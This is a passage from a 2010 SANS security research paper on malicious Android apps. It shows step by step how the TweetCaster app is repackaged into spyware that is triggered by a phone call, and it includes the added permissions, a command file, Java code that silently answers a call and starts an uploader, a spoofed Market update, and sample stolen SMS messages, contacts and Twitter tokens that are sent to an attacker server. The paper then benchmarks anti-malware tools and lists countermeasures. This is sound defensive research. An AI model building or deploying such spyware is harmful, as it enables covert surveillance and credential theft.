res/xml/widget_large_tweetcaster.xml signing: res/xml/widget_tweetcaster.xml signing: AndroidManifest.xml signing: classes.dex signing: resources.arsc   joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ emulator -avd Telindus_Lux_SAGS   Once  signed  the  application  can  be  installed  using  the  following  command  line:     joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ adb install apktool/tweetcaster.apk 850 KB/s (1084279 bytes in 1.244s) pkg: /data/local/tmp/tweetcaster.apk Success   As shown below version number as well as permissions granted have been successfully changed. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 37.
          Malicious Android Applications: Risks and Exploitation 3     6                                         Figure  19  -­  TweetCaster  2.4:  the  first  version  of  the  Spyware         As shown above the first version of the spyware does not look very dangerous as   only two permissions have been added. Actually, the purpose of this version is to trigger     an application update once a call coming from a specific number is received. The trick is   to spoof the AndroidMarket and build a trust relationship with the user in order that this     one will not pay as much attention to the permissions requested by the updated version. Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   The final version of the spyware will be developed by applying the same process described previously. However some differences remain, as the versionName tag has to be changed to 2.5 and the following permissions must be added in the AndroidManifest file. <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" /> <uses-permission android:name="android.permission.READ_CALENDAR" /> <uses-permission android:name="android.permission.READ_CONTACTS" /> <uses-permission android:name="android.permission.WRITE_CONTACTS" /> <uses-permission android:name="android.permission.CALL_PHONE" /> <uses-permission android:name="android.permission.GET_ACCOUNTS" /> <uses-permission android:name="android.permission.USE_CREDENTIALS" /> <uses-permission android:name="android.permission.MANAGE_ACCOUNTS" /> <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/> <uses-permission android:name="android.permission.READ_SMS" /> <uses-permission android:name="android.permission.SEND_SMS" /> <uses-permission android:name="android.permission.WRITE_SMS" /> <uses-permission android:name="android.permission.RECORD_AUDIO" /> <uses-permission android:name="android.permission.READ_LOGS" />   The source code of the Broadcast Receiver named AndroidGoldGPENSpyware is available in Appendix 9: Source code of the final Broadcaster Receiver waiting for call to trigger actions on the victim’s phone. This must replace the one moved previously in the TweetCaster directory. This Broadcast Receiver will react as soon as a call coming from Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 38.
          Malicious Android Applications: Risks and Exploitation 3     7       a specific phone number is received, it will download a file named CMDs.txt where   instructions will be provided to trigger specific actions on the device.   UPDATE/   GET_BROWSER_HISTORY_BOOKMARKS/   GET_TWITTER_CREDENTIALS/ GET_SMS/   SEND_SMS/5556/send sms without user knowledge   GET_CONTACTS/ CALL/5556   DELETE_CALL/5556   GET_CALL_LOG/ GET_SD_CARD/       Figure  20  -­  Example  of  CMDs  file  downloaded  by  the  Spyware  containing  actions  to  trigger                             Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46             Figure  21  -­  TweetCaster  2.5:  the  final  version  of  the  Spyware     As shown above, the updated version of the TweetCaster spyware will have more permissions than the first one. As a consequence it will be possible to access sensitive part of the device such as retrieve/send sms, download all the content of the sd card and so on. All those possible actions will be described in the next section. 4.4. Launching the Attack The following scenario is based on the one defined in section 4.2. 1 – Publish the application on third party web site claiming to have the latest TweetCaster version for download. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 39.
          Malicious Android Applications: Risks and Exploitation 3     8                                                       Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46       The fake comments will let the user think that the application is not malicious and that this version provides a lot of improvements. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 40.
          Malicious Android Applications: Risks and Exploitation 3     9                                                       Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46           Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 41.
          Malicious Android Applications: Risks and Exploitation 4     0       Then after several weeks, it is time to spoof the Android Market and claim that   the Android Market has an update for the TweetCaster application installed on the   victim’s phone.                                   As shown by this Wireshark excerpt, the phone will then download the updated   version of the spyware (version 2.5) from the attacker web site.           Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46                                 Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 42.
          Malicious Android Applications: Risks and Exploitation 4     1                                                                             Once the user accepts the permissions, the spyware will be successfully installed.   Starting from there, by correctly instructing the command file located in the attacker web     server, it will be possible to force the phone to send SMS, for example to premium   numbers, or even spy on the victim by forcing the phone to call the attacker. All the     actions performed on the phone will be cleared such as SMS sent, call passed, etc.         Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46                 Once the user has filled his Twitter credentials, it will be also possible to retrieve them by requesting the SharedPreference file. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 43.
          Malicious Android Applications: Risks and Exploitation 4     2       All the data retrieved will be packed into one file that will be uploaded to the   attacker web server by requesting the php file named fileUpload.php.                                         The next section will describe the kind of data that this Spyware might retrieve.           4.4.1. Data Retrieved     victim phone imei: 000000000000000 2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   Key  fingerprint  =  AF19  FA27   victim phone software version: null victim phone sim serial: 89014103211118510720 Tweetcaster Preferences service_new_tweets = 0 (Integer) service_new_messages = 0 (Integer) GoldGPEN_favorites = 1285062251086 (Long) accounts = [{oauthSecret:"G3MpIV50glh648Qbva0cNA3FDESnX6TAp7VIarW5Ngs",oauthToken:"150670541- QJA3AfY68ZRjb6rWxMo2YyxP2p2EBWdyfXlN0cI9",password:"Pstart1$",user:{created_at:"Tue Jun 01 14:30:57 +0000 2010",description:null,favourites_count:"0",followers_count:"0",following:null,friends_co unt:"2",geo_enabled:"false",location:null,name:"Joany Boutet",notifications:null,profile_background_color:"C0DEED",profile_background_image_url :"http://s.twimg.com/a/1283564528/images/themes/theme1/bg.png",profile_background_tile:"f alse",profile_image_url:"http://s.twimg.com/a/1283564528/images/default_profile_0_normal. png",profile_link_color:"0084B4",profile_sidebar_border_color:"C0DEED",profile_sidebar_fi ll_color:"DDEEF6",profile_text_color:"333333",protected:"false",screen_name:"GoldGPEN",st atuses_count:"1",time_zone:null,url:null,utc_offset:null,verified:"false",id:"150670541"} }] (String) GoldGPEN_mentions = 1285062249495 (Long) timeline_selected_status_150670541 = 25060420537 (String) autocomplete_screennames = GoldGPEN,seesmic,handmark (String) service_new_mentions = 0 (Integer) key_started_count = 4 (Integer) GoldGPEN_timeline = 1285062249471 (Long) last_login = GoldGPEN (String) Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 44.
          Malicious Android Applications: Risks and Exploitation 4     3       CONTACT LIST   ****** CONTACT1******   NAME: Honey Honey PHONE: 5558 TYPE:Home   MAIL: honey@yopmail.com TYPE: Home   ADDRESS: honey road Beverly Hils California 90210 null TYPE: Home IM: honey@hotmail.com   Employer: W Function: secretary   ****** CONTACT2****** NAME: Sexy Mistress   PHONE: 5560 TYPE:Home   MAIL: sexy-mistress@yopmail.com TYPE: Home ADDRESS: mistress road Beverly Hills California 90210 null TYPE: Home   IM: sexy-mistress@hotmail.com Employer: W Function: secretary   ****** CONTACT3******   NAME: Barney Stinson PHONE: 5556 TYPE:Home   MAIL: legendary@awesome.com TYPE: Home   ADDRESS: legendary road New York New York 9009 null TYPE: Home IM: awesome@hotmail.com   Employer: Goliath Bank Function: King of awesomeness     CALLS LOG   61: 5558 ---> Outgoing From / To Contact: Honey Honey Duration: 0 on 11 Jan 1970   00:51:45 GMT 62: 5558 ---> Incoming From / To Contact: Honey Honey Duration: 10 on 11 Jan 1970   00:52:05 GMT   63: 5560 ---> Incoming 00:52:29 GMT From / To Contact: Sexy Mistress Duration: 7 on 11 Jan 1970     VICTIM SMS Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   INBOX Date: 31 Dec 1969 05:13:05 GMT Phone: 5560 Text: Don't forget to take a bottle of wine sweety :-) Date: 31 Dec 1969 05:08:19 GMT Phone: 5558 Text: Are you still working ?? SENT Date: 31 Dec 1969 05:14:22 GMT Phone: 5560 Text: Don't worry :-0 I'm on my way Date: 31 Dec 1969 05:10:49 GMT Phone: 5558 Text: Yeah I am very busy actually, I have to finish a report for tomorrow ... I think I will leave the office very late :-( sorry BROWSER DATA BOOKMARKS http://www.google.com/ http://www.facebook.com/ http://www.cnn.com/ http://www.nytimes.com/ http://www.amazon.com/ http://www.bbc.co.uk/ http://www.sans.org/ http://www.telindus.lu/ HISTORY Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 45.
          Malicious Android Applications: Risks and Exploitation 4     4     http://www.google.com/   http://www.facebook.com/ http://www.cnn.com/   http://www.nytimes.com/   http://www.sans.org/ http://www.giac.org/   http://www.telindus.lu/   http://www.clubic.com/         4.4.2. Brief Summary of Attack       As seen from the above list of data, the attack has successfully   downloaded all data from the victim’s phone. Using the same process it could have been     possible to retrieve GPS coordinates, send SMS to premium numbers, or even activate   remotely the phone microphone in order to spy the victim then upload the audio file     recorded to the attacker web server.               Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   However it should be noted that for this attack to work, the user's settings must allow the installation of software from unknown sources. Even if this option is disabled by default, it is common for user to enable it. An attacker could use such attack to escalate privilege on the phone by fetching his web server for exploit as soon as a new vulnerability is discovered in the Linux kernel. It goes without saying that the game is even easier when the user has a Jailbreak device, as each application installed on the device has root access. As a consequence, by using this kind of spyware, the attacker can do whatever he wants on the victim phone. The process applied to reverse engineer the TweetCaster application could be integrated in a python tool to automatically perform the task, having as the consequence the ability to turn any Android application into a stealthy spyware. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 46.
          Malicious Android Applications: Risks and Exploitation 4     5       5. Countermeasures   In the next section, the TweetCaster spyware will be checked by three Anti-     Malware applications in order to test their efficiency.   The following applications will be tested:     • Lookout Mobile Security version Beta Release 4.9     • Droid Security Free Anti-virus version 2.3     • SMobile Security Shield version 1.7.61     Finally the last part will provide user and developer best practices to prevent from   malicious application install and data leakage via development common faults.           5.1. Anti-Malware Benchmarking     5.1.1. Lookout Mobile Security version Beta Release 4.9       The Lookout Mobile Security suite has been installed on the device and a scan of Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   all applications installed has been performed. As predicted nothing was discovered during the first scan.                                           Then the TweetCaster spyware was installed and a scan was performed again.   Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 47.
          Malicious Android Applications: Risks and Exploitation 4     6                                                 Figure  22  -­  Spyware  detection  test  using  Lookout  Mobile  Security  version  Beta  Release  4.9               As shown in the figure above, the Lookout Mobile Security suite did not flag the   application as malicious. This result is quite frightening, as the Tweetcaster application     was able to dump all user data.     5.1.2. Droid Security Free Anti-virus version 2.3     Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   The same process has been applied for the Droid Security Free Anti-virus.                                                                   As shown below, Droid Security detected a suspicious item but actually it was just a warning because the user's settings allowed the installation of software from unknown sources. However Droid Security was not able to detect the TweetCaster application as malicious software. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 48.
          Malicious Android Applications: Risks and Exploitation 4     7                                 Figure  23  -­  Spyware  detection  test  using  Droid  Security  Free  Anti-­virus  version  2.3         5.1.3. SMobile Security Shield v1.7.61     As the two previous Anti-viruses, the same process has been applied for the   SMobile Security Shield.           Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46                         Figure  24  -­  Spyware  detection  test  using  SMobile  Security  Shield  v1.7.61       As shown above, the SMobile Security Shield was not able to flag the application as malicious. The result of the tests using three different anti-virus applications is that none were able to detect the TweetCaster application as malicious software. The best ways to protect from this kind of spyware still remain user and developer awareness. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 49.
          Malicious Android Applications: Risks and Exploitation 4     8       5.2. Best Practices   5.2.1. User Awareness (The Lookout Blog, 08/2010)     While virus scanners may offer protection against some smartphone malware,   user awareness remains one of the most important security measures. Users should be     cautious when presented with overly promising applications:     • Only download applications from trusted sources.   • Always check the permissions an application is requesting during install.     • Use common sense to ensure that the permissions match the type of application   downloaded.     • To prevent from malware spreading via USB (using Windows Autorun), use with   caution the setting to act as a “USB device”.         5.2.2. Developer Awareness     Sometimes developers are not aware of the content of third party libraries used   within their applications. This behavior might lead to unintentional divulging of user   private data. This eventAF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  wallpaper Key  fingerprint  =   occurred during the last Black Hat conference, where a 4E46   application was flagged as malicious by the Lookout Security team without finding real evidence of malicious behavior (The Lookout Blog, 29/07/2010). The following are few “best practices” developers should keep in mind as they create new mobile applications: (The Lookout Blog, 10/08/2010) • Know exactly what private user and device data the application (including 3rd party code) is collecting and transmitting. • Only collect the data needed for the application. • Do not transmit private user or device data over an unencrypted communications channel; use rather HTTPS/TLS to secure network communications. • Consider using a one-way hash to not directly disclose private data. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 50.
          Malicious Android Applications: Risks and Exploitation 4     9       6. Conclusion       Within this paper, two security flaws have been identified in the Android security     chain. The first one is the Android Market where no specific control is applied to   applications submitted by developers. This behavior is one of the consequences of the     open source nature of the Android Platform and is a platform for spyware spreading like   the one discussed in this paper. As Android becomes more popular, the number of     visitors to the Android Market is likely to rise, and software checks may become   necessary to maintain the platform's trustworthiness (H online, 11/01/2010). More     granularities for application permission might be a solution, for example by not   authorizing full Internet access but rather access to specific web site(s).     The Anti-virus benchmark pointed out that there is no silver bullet to prevent   spyware. Even though some projects like the Taintdroid project (The Taintdroid project,     10/2010) are becoming more popular, user awareness still remains the best way to   prevent spyware installation. Developer awareness is also necessary, as several security     flaws were discovered recently in banking applications (Fox News, 11/2010). Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   Another security flaw within the Android security chain is the slow patching process. The reason is that so many manufacturers distribute Android devices, when a security update is required it is up to the manufacturers to provide it to their customers. That is why Android update distribution requires more time than for competitors like Apple. This slow patching process leads to a rise of Jailbreak devices, as users want access to the latest releases. As a consequence, the Android security restrictions are completely bypassed and users are more exposed to spyware that could take entire control of their devices, as all applications are running with root access. The Coverity Scan 2010 Open Source Integrity Report reveals that Android mobile platform kernel contains more than 350 software flaws, one-fourth of which are high-risk for security breaches and system crashes (Coverity, 15/11/2010). Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 51.
          Malicious Android Applications: Risks and Exploitation 5     0       Since the patching process is relatively slow, an attacker could use spyware as a   process to escalate privilege on the phone by exploiting new vulnerabilities discovered in   the Linux kernel before the patch release.     The Android market and the slow patching process are responsible for much of     the current threat landscape for Android devices. In order to improve its overall security,   a better control of the Android Market as well as a better patching system are required.                                   Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46     Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 52.
          Malicious Android Applications: Risks and Exploitation 5     1       7. Appendixes       Appendix 1: Seesmic application AndroidManifest file       manifest android:versionCode="2" android:versionName="1.0.1" package="com.seesmic"> <application android:theme="@style/SeesmicTheme" android:label="@string/app_name"   android:icon="@drawable/icon"> <provider android:name=".data.TwitterProvider"   android:authorities="com.seesmic.twitter"/>   <activity android:label="@string/app_name" android:name=".ui.Account"> <intent-filter>   <action android:name="com.seesmic.LOGIN"/>   <category android:name="android.intent.category.DEFAULT"/> </intent-filter>   </activity>   <activity android:label="@string/app_name" android:name=".ui.Composer"/> <activity android:label="@string/app_name" android:name=".ui.Conversation"/>   <activity android:label="@string/app_name" android:name=".ui.Friends"/>   <activity android:label="@string/app_name" android:name=".ui.Message"/> <activity android:label="@string/app_name" android:name=".ui.Messages"/>   <activity android:label="@string/app_name" android:name=".ui.PictureView"/> <activity android:label="@string/app_name" android:name=".ui.Profile"/>   <activity android:label="@string/app_name" android:name=".ui.Settings"/>   <activity android:label="@string/app_name" android:name=".ui.Space"/> <activity android:label="@string/app_name" android:name=".ui.Spaces"/>   <activity android:label="@string/app_name" android:name=".ui.Timeline"/>   <activity android:label="@string/app_name" android:name=".ui.Tweet"> <intent-filter>   <action android:name="android.intent.action.VIEW"/>   <action android:name="android.intent.action.PICK"/> <category android:name="android.intent.category.DEFAULT"/>   <data android:mimeType="vnd.android.cursor.dir/vnd.seesmic.twitter.tweet"/> Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   </intent-filter> </activity> <activity android:label="@string/app_name" android:name=".ui.PictureView"/> <activity android:label="@string/app_name" android:name=".ui.Welcome" android:launchMode="singleTask" android:noHistory="true"> <intent-filter> <action android:name="android.intent.action.MAIN"/> <category android:name="android.intent.category.LAUNCHER"/> </intent-filter> </activity> <service android:name=".core.NotifService"/> <receiver android:name=".core.OnAlarmReceiver"/> </application> <uses-sdk android:minSdkVersion="3" android:targetSdkVersion="4"/> <uses-permission android:name="android.permission.INTERNET"/> <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/> <uses-permission android:name="android.permission.VIBRATE"/> <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/> <uses-permission android:name="android.permission.READ_PHONE_STATE"/> <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/> <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/> <uses-permission android:name="android.permission.READ_CONTACTS"/> <uses-permission android:name="android.permission.WRITE_CONTACTS"/> <uses-permission android:name="android.permission.RECEIVE_SMS"/> <uses-permission android:name="android.permission.RECEIVE_MMS"/> <supports-screens android:anyDensity="true" android:smallScreens="true" android:normalScreens="true" android:largeScreens="true"/> </manifest>       Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 53.
          Malicious Android Applications: Risks and Exploitation 5     2       Appendix 2: Seesmic application AndroidManifest file after reengineering       <manifest android:versionCode="2" android:versionName="1.6" package="com.seesmic">     <application android:theme="@style/SeesmicTheme" android:label="@string/app_name" android:icon="@drawable/icon">   <provider android:name=".data.TwitterProvider"   android:authorities="com.seesmic.twitter"/>   <activity android:label="@string/app_name" android:name=".ui.Account">   <intent-filter>   <action android:name="com.seesmic.LOGIN"/>   <category android:name="android.intent.category.DEFAULT"/> </intent-filter>   </activity> <activity android:label="@string/app_name" android:name=".ui.Composer"/>   <activity android:label="@string/app_name" android:name=".ui.Conversation"/>   <activity android:label="@string/app_name" android:name=".ui.Friends"/> <activity android:label="@string/app_name" android:name=".ui.Message"/>   <activity android:label="@string/app_name" android:name=".ui.Messages"/>   <activity android:label="@string/app_name" android:name=".ui.PictureView"/> <activity android:label="@string/app_name" android:name=".ui.Profile"/>   <activity android:label="@string/app_name" android:name=".ui.Settings"/>   <activity android:label="@string/app_name" android:name=".ui.Space"/> <activity android:label="@string/app_name" android:name=".ui.Spaces"/>   <activity android:label="@string/app_name" android:name=".ui.Timeline"/>   <activity android:label="@string/app_name" android:name=".ui.GoldGPEN"/>   <activity android:label="@string/app_name" android:name=".ui.Tweet">   <intent-filter>   <action android:name="android.intent.action.VIEW"/> <action android:name="android.intent.action.PICK"/> <category fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   Key   android:name="android.intent.category.DEFAULT"/> <data android:mimeType="vnd.android.cursor.dir/vnd.seesmic.twitter.tweet"/> </intent-filter> </activity> <activity android:label="@string/app_name" android:name=".ui.PictureView"/> <activity android:label="@string/app_name" android:name=".ui.Welcome" android:launchMode="singleTask" android:noHistory="true"> <intent-filter> <action android:name="android.intent.action.MAIN"/> <category android:name="android.intent.category.LAUNCHER"/> </intent-filter> </activity> <service android:name=".core.NotifService"/> <receiver android:name=".core.OnAlarmReceiver"/> </application> <uses-sdk android:minSdkVersion="3" android:targetSdkVersion="8"/> <uses-permission android:name="android.permission.INTERNET"/> <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/> <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/> <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/> <uses-permission android:name="android.permission.CALL_PHONE"/> <uses-permission android:name="android.permission.CALL_PRIVILEGED"/> <uses-permission android:name="android.permission.READ_CALENDAR"/> <uses-permission android:name="android.permission.READ_HISTORY_BOOKMARKS"/> <uses-permission android:name="android.permission.READ_FRAME_BUFFER"/> <uses-permission android:name="android.permission.READ_OWNER_DATA"/> <uses-permission android:name="android.permission.READ_SMS"/> <uses-permission android:name="android.permission.RECORD_AUDIO"/> <uses-permission android:name="android.permission.SEND_SMS"/> <uses-permission android:name="android.permission.CAMERA"/> <uses-permission android:name="android.permission.WRITE_SMS "/> <uses-permission android:name="android.permission.VIBRATE"/> Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 54.
          Malicious Android Applications: Risks and Exploitation 5     3     <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>   <uses-permission android:name="android.permission.READ_PHONE_STATE"/> <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>   <uses-permission android:name="android.permission.READ_CONTACTS"/> <uses-permission android:name="android.permission.WRITE_CONTACTS"/>   <uses-permission android:name="android.permission.RECEIVE_SMS"/>   <uses-permission android:name="android.permission.RECEIVE_MMS"/> <supports-screens android:anyDensity="true" android:smallScreens="true"   android:normalScreens="true" android:largeScreens="true"/>   </manifest>         Appendix 3: Main activity from the Seesmic application       .class public Lcom/seesmic/ui/Welcome;   .super Landroid/app/Activity;   .source "Welcome.java"   # direct methods   .method public constructor <init>()V .locals 0   .prologue .line 18   invoke-direct {p0}, Landroid/app/Activity;-><init>()V   return-void   .end method   # virtual methods   .method protected onCreate(Landroid/os/Bundle;)V   .locals 11 .parameter "savedInstanceState" Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   .prologue const v9, 0x7f070040 const/4 v10, 0x0 .line 25 invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V .line 27 invoke-virtual {p0}, Lcom/seesmic/ui/Welcome;- >getApplicationContext()Landroid/content/Context; move-result-object v8 . . .line 82 .local v1, add:Landroid/widget/Button; new-instance v8, Lcom/seesmic/ui/Welcome$1; invoke-direct {v8, p0}, Lcom/seesmic/ui/Welcome$1;-><init>(Lcom/seesmic/ui/Welcome;)V invoke-virtual {v1, v8}, Landroid/widget/Button;- >setOnClickListener(Landroid/view/View$OnClickListener;)V goto :goto_0 .end method .method protected onDestroy()V .locals 0 .prologue .line 117 invoke-super {p0}, Landroid/app/Activity;->onDestroy()V Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 55.
          Malicious Android Applications: Risks and Exploitation 5     4     .line 118   return-void .end method     .method public onKeyDown(ILandroid/view/KeyEvent;)Z .locals 1   .parameter "keyCode"   invoke-super {p0, p1, p2}, Landroid/app/Activity;-   >onKeyDown(ILandroid/view/KeyEvent;)Z   move-result v0   goto :goto_0 .end method       Appendix 4: Main activity from the Seesmic application after reengineering       .class public Lcom/seesmic/ui/Welcome;   .super Landroid/app/Activity;   .source "Welcome.java"   # direct methods   .method public constructor <init>()V   .locals 0   .prologue   .line 18 invoke-direct {p0}, Landroid/app/Activity;-><init>()V     return-void .end method   Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   # virtual methods .method protected onCreate(Landroid/os/Bundle;)V .locals 11 .parameter "savedInstanceState" .prologue const v9, 0x7f070040 const/4 v10, 0x0 .line 25 invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V .line 27 invoke-virtual {p0}, Lcom/seesmic/ui/Welcome;- >getApplicationContext()Landroid/content/Context; move-result-object v8 . . .line 82 .local v1, add:Landroid/widget/Button; new-instance v8, Lcom/seesmic/ui/Welcome$1; invoke-direct {v8, p0}, Lcom/seesmic/ui/Welcome$1;-><init>(Lcom/seesmic/ui/Welcome;)V invoke-virtual {v1, v8}, Landroid/widget/Button;- >setOnClickListener(Landroid/view/View$OnClickListener;)V .line 83 new-instance v0, Landroid/content/Intent; const-class v1, Lcom/seesmic/ui/GoldGPEN; Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 56.
          Malicious Android Applications: Risks and Exploitation 5     5     invoke-direct {v0, p0, v1}, Landroid/content/Intent;-   ><init>(Landroid/content/Context;Ljava/lang/Class;)V   .line 84   .local v0, i:Landroid/content/Intent; invoke-virtual {p0, v0}, Lcom/seesmic/ui/Welcome;-   >startActivity(Landroid/content/Intent;)V   goto :goto_0   .end method   .method protected onDestroy()V   .locals 0 .prologue   .line 117   invoke-super {p0}, Landroid/app/Activity;->onDestroy()V .line 118   return-void   .end method   .method public onKeyDown(ILandroid/view/KeyEvent;)Z   .locals 1 .parameter "keyCode"   .parameter "event"   .prologue   .line 97 const/4 v0, 0x4     if-ne p1, v0, :cond_0   .line 99   const/4 v0, 0x1   .line 101   :goto_0 return v0 Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   :cond_0 invoke-super {p0, p1, p2}, Landroid/app/Activity;- >onKeyDown(ILandroid/view/KeyEvent;)Z move-result v0 goto :goto_0 .end method   Appendix 5: Code to reject or accept call from an Android application     package com.telindus.Spyware; import java.lang.reflect.Method; import android.content.*; import android.os.Bundle; import android.os.RemoteException; import android.telephony.*; import android.util.Log; import android.content.Context; import android.content.Intent; public class PhoneCall extends BroadcastReceiver { com.android.internal.telephony.ITelephony telephonyService; Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 57.
          Malicious Android Applications: Risks and Exploitation 5     6       public void getTeleService(Context context) { TelephonyManager tm = (TelephonyManager)   context.getSystemService(Context.TELEPHONY_SERVICE);   try { // Java reflection to gain access to TelephonyManager's ITelephony   getter   Class c = Class.forName(tm.getClass().getName()); Method m = c.getDeclaredMethod("getITelephony");   m.setAccessible(true);   m.invoke(tm); telephonyService = (com.android.internal.telephony.ITelephony)   telephonyService.cancelMissedCallsNotification(); telephonyService.silenceRinger();   if(telephonyService.getCallState() ==   TelephonyManager.CALL_STATE_OFFHOOK){ telephonyService.setMute(true); // mute the   call   } } catch (Exception e) {   e.printStackTrace();   Log.e("TelephonyAccess","FATAL ERROR: could not connect to telephony subsystem");   }   }     public void AnswerAndRejectCall() {   try {   telephonyService.answerRingingCall(); // Answer   automatically the call telephonyService.turnOnSpeaker(true);   telephonyService.setRadio(true);   telephonyService.endCall(); Key  fingerprint  =  (RemoteException e)9{ } catch AF19  FA27  2F94   98D  FDB5  DE3D  F8B5  06E4  A169  4E46   // TODO Auto-generated catch block e.printStackTrace(); } } public void launch_uploader(Context context) { Intent uploadIntent = new Intent( ); uploadIntent.setClassName("com.telindus.AndroidSpyware", "com.telindus.AndroidSpyware.HttpUploader"); context.startService(uploadIntent); } @Override public void onReceive(Context context, Intent intent) { getTeleService(context); //Access to the TelephonyManager String action = intent.getAction(); Bundle b = intent.getExtras(); String incommingNumber = b.getString("incoming_number"); //Get Incoming Number String state = b.getString("state"); Log.d("CALL",action + " " + incommingNumber + " " + state); // Trigger an action according to the Caller if (incommingNumber.equals("+33633268775")){ AnswerAndRejectCall(); Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 58.
          Malicious Android Applications: Risks and Exploitation 5     7     Intent launchHome = new Intent(Intent.ACTION_MAIN);   launchHome.addCategory(Intent.CATEGORY_HOME); launchHome.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);   context.startActivity(launchHome);   launch_uploader(context);   }   }     }       Appendix 6: Original AndroidManifest file from the Tweetcaster application       <?xml version="1.0" encoding="UTF-8"?>   <manifest android:versionCode="5" android:versionName="1.6" package="com.handmark.tweetcaster"   xmlns:android="http://schemas.android.com/apk/res/android">   <application android:theme="@style/TwitcasterLight" android:label="@string/app_name" android:icon="@drawable/icon" android:name="com.handmark.tweetcaster.Tweetcaster">   <meta-data android:name="android.app.default_searchable" android:value="com.handmark.tweetcaster.SearchActivity" />   <activity android:name="com.handmark.tweetcaster.TimelineActivity"   android:launchMode="singleTask" android:configChanges="keyboardHidden|orientation"> <intent-filter>   <action android:name="android.intent.action.MAIN" />   <category android:name="android.intent.category.LAUNCHER" /> </intent-filter>   </activity>   <activity android:name="com.handmark.tweetcaster.NewAccountActivity" android:configChanges="keyboardHidden|orientation" />   <activity 